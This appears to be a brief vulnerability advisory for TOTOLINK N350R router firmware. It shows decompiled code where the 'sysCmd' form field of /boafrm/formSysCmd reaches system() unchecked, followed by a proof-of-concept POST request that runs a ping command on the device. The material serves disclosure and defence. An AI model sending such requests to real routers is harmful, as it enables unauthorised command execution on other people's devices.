
## N350R\_formSysCmd

A vulnerability exists in TOTOLINK\_N350R\_v2-IP04226A-8196C-SPI-2M16M-V1.2.3-B20130826 that allows a remote attacker to execute arbitrary code through the /boafrm/formSysCmd component.

```
int __fastcall formSysCmd(int a1)
{
  int cstream_var; // $s1
  const char *v3; // $a3
  const char *v4; // $a2
  _BYTE v6[104]; // [sp+20h] [-68h] BYREF

  cstream_var = req_get_cstream_var(a1, "submit-url", &dword_46FA70);
  v3 = (const char *)req_get_cstream_var(a1, "sysCmd", &dword_46FA70);
  v4 = "%s 2>&1 > %s";
  if ( *v3 )
  {
    snprintf(v6, 100, "%s 2>&1 > %s", v3, "/tmp/syscmd.log");
    system(v6);
  }
  return send_redirect_perm(a1, cstream_var, v4, v3);
}
```



```
POST /boafrm/formSysCmd HTTP/1.1
Host: 192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: */*
```

```
Connection: close
Content-Length: 29
sysCmd=ping -c 1 192.168.0.60
```